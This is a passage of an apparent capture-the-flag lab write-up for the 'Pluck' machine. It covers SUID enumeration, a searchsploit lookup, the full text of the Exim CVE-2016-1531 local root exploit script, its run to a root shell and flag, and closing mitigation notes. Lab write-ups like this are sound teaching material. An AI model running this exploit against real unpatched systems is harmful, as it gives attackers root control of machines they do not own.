uid=1002(paul) gid=1002(paul) groups=1002(paul)
paul@pluck:~$ ls
keys
paul@pluck:~$ cd ../
paul@pluck:/home$ cd ../
paul@pluck:/$ ls
backups bin boot dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin srv
paul@pluck:/$ cd /root
bash: cd: /root: Permission denied
paul@pluck:/$ find / -perm -u=s -type f 2>/dev/null
/usr//usr/exim/bin/exim-4.84-7
/usr/bin/passwd
/usr/bin/at
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/chsh
e/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/s-nail/s-nail-privsep
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/bin/su
/bin/umount
/bin/mount
/bin/fusermount
/bin/ping
/bin/ntfs-3g
paul@pluck:/$
```

Exploit Discovery

Used searchsploit:

```
searchsploit exim 4.84
```

Found exploit:

CVE-2016-1531

paul@pluck: /	yuvaraj@yuvaraj: ~
(yuvaraj@yuvaraj)-[~]	
\$ searchsploit exim 4.84	
Exploit Title	Path
Exim - 'perl_startup' Local Privilege Escalation (Metasploit)	linux/local/39702.rb
Exim 4.84-3 - Local Privilege Escalation	linux/local/39535.sh
Exim < 4.86.2 - Local Privilege Escalation	linux/local/39549.txt
Exim < 4.90.1 - 'base64d' Remote Code Execution	linux/remote/44571.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution	php/webapps/42221.py
Shellcodes: No Results	

Exploit Analysis

Located exploit:

`/usr/share/exploitdb/exploits/linux/local/39535.sh`

```
(yuvaraj@yuvaraj)-[~]
$ locate linux/local/39535.sh
/usr/share/exploitdb/exploits/linux/local/39535.sh

(yuvaraj@yuvaraj)-[~]
$ cat /usr/share/exploitdb/exploits/linux/local/39535.sh

#!/bin/sh
# CVE-2016-1531 exim <= 4.84-3 local root exploit
# =====
# you can write files as root or force a perl module to
# load by manipulating the perl environment and running
# exim with the "perl_startup" argument -ps.
#
# e.g.
# [fantastic@localhost tmp]$ ./cve-2016-1531.sh
# [ CVE-2016-1531 local root exploit
# sh-4.3# id
# uid=0(root) gid=1000(fantastic) groups=1000(fantastic)
#
# -- Hacker Fantastic
echo [ CVE-2016-1531 local root exploit
cat > /tmp/root.pm << EOF
package root;
use strict;
use warnings;

system("/bin/sh");
EOF
PERL5LIB=/tmp PERL5OPT=-Mroot /usr/exim/bin/exim -ps
```

Privilege Escalation (Root)

Steps:

```
cd /tmp
vi exploit.sh
chmod +x exploit.sh
./exploit.sh
```

Successfully gained root shell.

```

paul@pluck:/$ cd /tmp
paul@pluck:/tmp$ vi exploit.sh
paul@pluck:/tmp$ ls
exploit.sh  systemd-private-c1d44980e871420c91402f93f41dd879-systemd-timesyncd.service-tmSoS3
paul@pluck:/tmp$ chmod +x exploit.sh
paul@pluck:/tmp$ ls
exploit.sh  systemd-private-c1d44980e871420c91402f93f41dd879-systemd-timesyncd.service-tmSoS3
paul@pluck:/tmp$ ./exploit.sh
./exploit.sh: line 1: =: No such file or directory
[ CVE-2016-1531 local root exploit
#

```

Root Flag Capture

Commands:

```

cd /root
ls
cat flag.txt

```

Output:

Congratulations you found the flag

```

paul@pluck:/tmp$ ./exploit.sh
./exploit.sh: line 1: =: No such file or directory
[ CVE-2016-1531 local root exploit
# id
uid=0(root) gid=1002(paul) groups=1002(paul)
# whoami
root
# cd /root
# ls
flag.txt
# cat flag.txt

```

Congratulations you found the flag

```

##### (((((((((((((((((((((((((((((((((((((((
##### (((((((((((((((((((((((((((((((((((((((
,,##### (((((((((((((((((((((((((((((((((((
00,,##### (((((((((((((((((((((((((((((((
00000,,#####
00000000,,#####
0000000000,,#####
0000000000,,#####
000000,,#####
000,,##### 000000000000000000000000000000
,,##### 000000000000000000000000000000
##### 000000000000000000000000000000
##### 000000000000000000000000000000
#

```

Flags Summary

Flag	Value
Root Flag	Congratulations you found the flag

Vulnerability Analysis

- **Local File Inclusion (LFI)**
- **Exposed backup files**
- **Weak file permissions**
- **SSH key leakage**
- **Vulnerable Exim version**

Impact

An attacker can:

- Access sensitive files
- Extract private SSH keys
- Gain unauthorized access
- Escalate privileges to root
- Fully compromise the system

Mitigation

- Patch Exim vulnerability
- Disable directory listing
- Secure backup storage
- Restrict file permissions
- Validate user inputs (prevent LFI)

Learning Outcomes

This challenge demonstrates:

- Web enumeration techniques
- LFI exploitation
- Credential harvesting
- SSH key abuse
- Privilege escalation via SUID
- Real-world attack chaining